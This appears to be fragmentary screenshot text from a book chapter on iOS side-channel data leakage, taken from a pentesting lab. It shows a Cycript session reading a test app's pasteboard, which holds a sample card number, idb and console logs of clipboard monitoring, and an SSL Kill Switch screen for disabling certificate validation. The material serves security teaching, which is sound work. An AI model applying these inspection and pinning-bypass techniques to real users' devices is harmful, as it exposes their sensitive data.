Date: Tue, 14 Jul 2015 03:05:44 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4575
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

? < + > protected 0 matches


[< Settings](#) **SSL Kill Switch**

Disable Certificate Validation






SSL Kill Switch v0.5 - iSEC Partners

Chapter 5 – Sealing up Side Channel Data Leakage



```
ContactDetails>PWD  
/Users/swaroopyermalkar/Desktop/ContactDetails/Library/Caches/Snapshots/LIPT.ContactDetails  
ContactDetails>  
ContactDetails>
```





No SIM

1:17 pm



john doe

Paste

Credit Card Number

245

.....

1

2

ABC

3

DEF

4

GHI

5

JKL

6

MNO

7

PQRS

8


TUV

9

WXYZ


0





```
SideChannel#  
SideChannel#cycrypt -p 650  
cy#  
cy# █
```

```
cy#
cy#
cy# [UIPasteboard generalPasteboard].items
@[@"Apple Web Archive pasteboard type":#<3c21444f 43545950 45206874 6d6c2050 55424c49 4320222d 2f2f5733 432f2f4
4 54442048 544d4c20 342e3031 2f2f454e 22202268 7474703a 2f2f7777 772e7733 2e6f7267 2f54522f 68746d6c 342f7374 726
96374 2e647464 223e0a3c 68746d6c 3e0a3c68 6561643e 0a3c6d65 74612068 7474702d 65717569 763d2243 6f6e7465 6e742d54
79706522 20636f6e 74656e74 3d227465 78742f68 746d6c3b 20636861 72736574 3d555446 2d38223e 0a3c6d65 74612068 7474
702d 65717569 763d2243 6f6e7465 6e742d53 74796c65 2d547970 65222063 6f6e7465 6e743d22 74657874 2f637373 223e0a3c
7469746c 653e3c2f 7469746c 653e0a3c 6d657461 206e616d 653d2247 656e6572 61746f72 2220636f 6e74656e 743d2243 6f636
f61 2048544d 4c205772 69746572 223e0a3c 7374796c 65207479 70653d22 74657874 2f637373 223e0a70 2e703120 7b6d6172 6
7696e3a 20302e30 70782030 2e307078 20302e30 70782030 2e307078 7d0a7370 616e2e73 31207b66 6f6e742d 66616d69 6c793a
20 2748656c 76657469 6361273b 20666f6e 742d7765 69676874 3a206e6f 726d616c 3b20666f 6e742d73 74796c65 3a206e6f 72
6d616c 3b20666f 6e742d73 697a653a 2031322e 30307074 7d0a3c2f 7374796c 653e0a3c 2f686561 643e0a3c 626f6479 3e0a3c7
0 20636c61 73733d22 7031223e 3c737061 6e20636c 6173733d 22733122 3e343434 34363636 36373737 37353535 353c2f73 706
16e3e 3c2f703e 0a3c2f62 6f64793e 0a3c2f68 746d6c3e 0a>","com.apple.rtfid":#<7b5c7274 66315c61 6e73695c 616e7369 6
3706731 3235320a 7b5c666f 6e747462 6c5c6630 5c667377 6973735c 66636861 72736574 30204865 6c766574 6963613b 7d0a7b
5c 636f6c6f 7274626c 3b5c7265 64323535 5c677265 656e3235 355c626c 75653235 353b7d0a 5c706172 645c7478 3536305c 74
783131 32305c74 78313638 305c7478 32323430 5c747832 3830305c 74783333 36305c74 78333932 305c7478 34343830 5c74783
5 3034305c 74783536 30305c74 78363136 305c7478 36373230 5c706172 6469726e 61747572 616c5c70 61727469 67687465 6e6
66163 746f7230 0a0a5c66 305c6673 3234205c 63663020 34343434 36363636 37373737 35353535 7d>","public.utf8-plain-te
xt":"4444666677775555"}]
cy#
cy# █
```



Selected Device: **USB device:** Manually connect via SSH as root@localhost:2222

Status

Selected Application: **Selected App:** ContactDetails (LIPT.ContactDetails)

UID: B327A777-F3FD-4377-BB82-31D0573D88AE

App Info Storage URL Handlers Binary Filesystem Tools Log Keychain **Pasteboard**

Please wait.
14:04:54.518 general => 4444666677775555

Pasteboard Names

Organizer - Devices

Devices Projects Archives

LIBRARY

- iPhone 2 (11D257)
 - Provisioning Profiles
 - Applications
 - Console**
 - Device Logs

```

Sep 12 14:07:45 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:45 iPhone-2 backboardd[34] <Warning>: general:4444666677775555
Sep 12 14:07:45 iPhone-2 pbwatcher[959] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:45 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:45 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:45 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:46 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:46 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:46 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:07:46 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:46 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:46 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:46 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:47 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:47 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:07:47 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:47 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:47 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:47 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:47 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:07:48 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:48 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:48 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:48 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:48 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:07:48 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:48 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:48 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:48 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:49 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:49 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:49 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:49 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:49 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:07:49 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:50 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:50 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:50 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)
Sep 12 14:07:50 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:07:50 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:07:50 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormaMessage(rfbFramebufferUpdateRequest)

```

idb

Selected Device

USB device: Manually connect via SSH as root@localhost:2222

Status

Disconnect

Selected Application

Selected App: ContactDetails (LIPT.ContactDetails)

UID: B327A777-F3FD-4377-BB82-31D0573D88AE


Select App...

App Info Storage URL Handlers Binary Filesystem Tools Log Keychain Pasteboard

```
Sep 12 14:05:32 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:05:32 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormalMessage(rfbFramebufferUpdateRequest)
Sep 12 14:05:32 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:05:32 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormalMessage(rfbFramebufferUpdateRequest)
Sep 12 14:05:33 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:05:33 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormalMessage(rfbFramebufferUpdateRequest)
Sep 12 14:05:33 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:05:34 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:05:35 iPhone-2 wifid[75] <Notice>: WiFi:[463739735.384111]:
Sep 12 14:05:35 iPhone-2 wifid[75] <Notice>: Too frequent(4.997895 secs) rssi event from driver
Sep 12 14:05:35 iPhone-2 wifid[75] <Notice>:
Sep 12 14:05:35 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:05:36 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:05:37 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:05:37 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:05:37 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormalMessage(rfbFramebufferUpdateRequest)
Sep 12 14:05:38 iPhone-2 pbwatcher[959] <Warning>: general:4444666677775555
Sep 12 14:05:38 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientMessage(?)
Sep 12 14:05:38 iPhone-2 backboardd[34] <Notice>: VNC: rfbProcessClientNormalMessage(rfbFramebufferUpdateRequest)
```

Start

Stop

Carrier 

2:22 PM



[<](#) [Introduction](#) **Exercise**

[Solution](#)


Send a message...

Subject

Message

[Send](#)

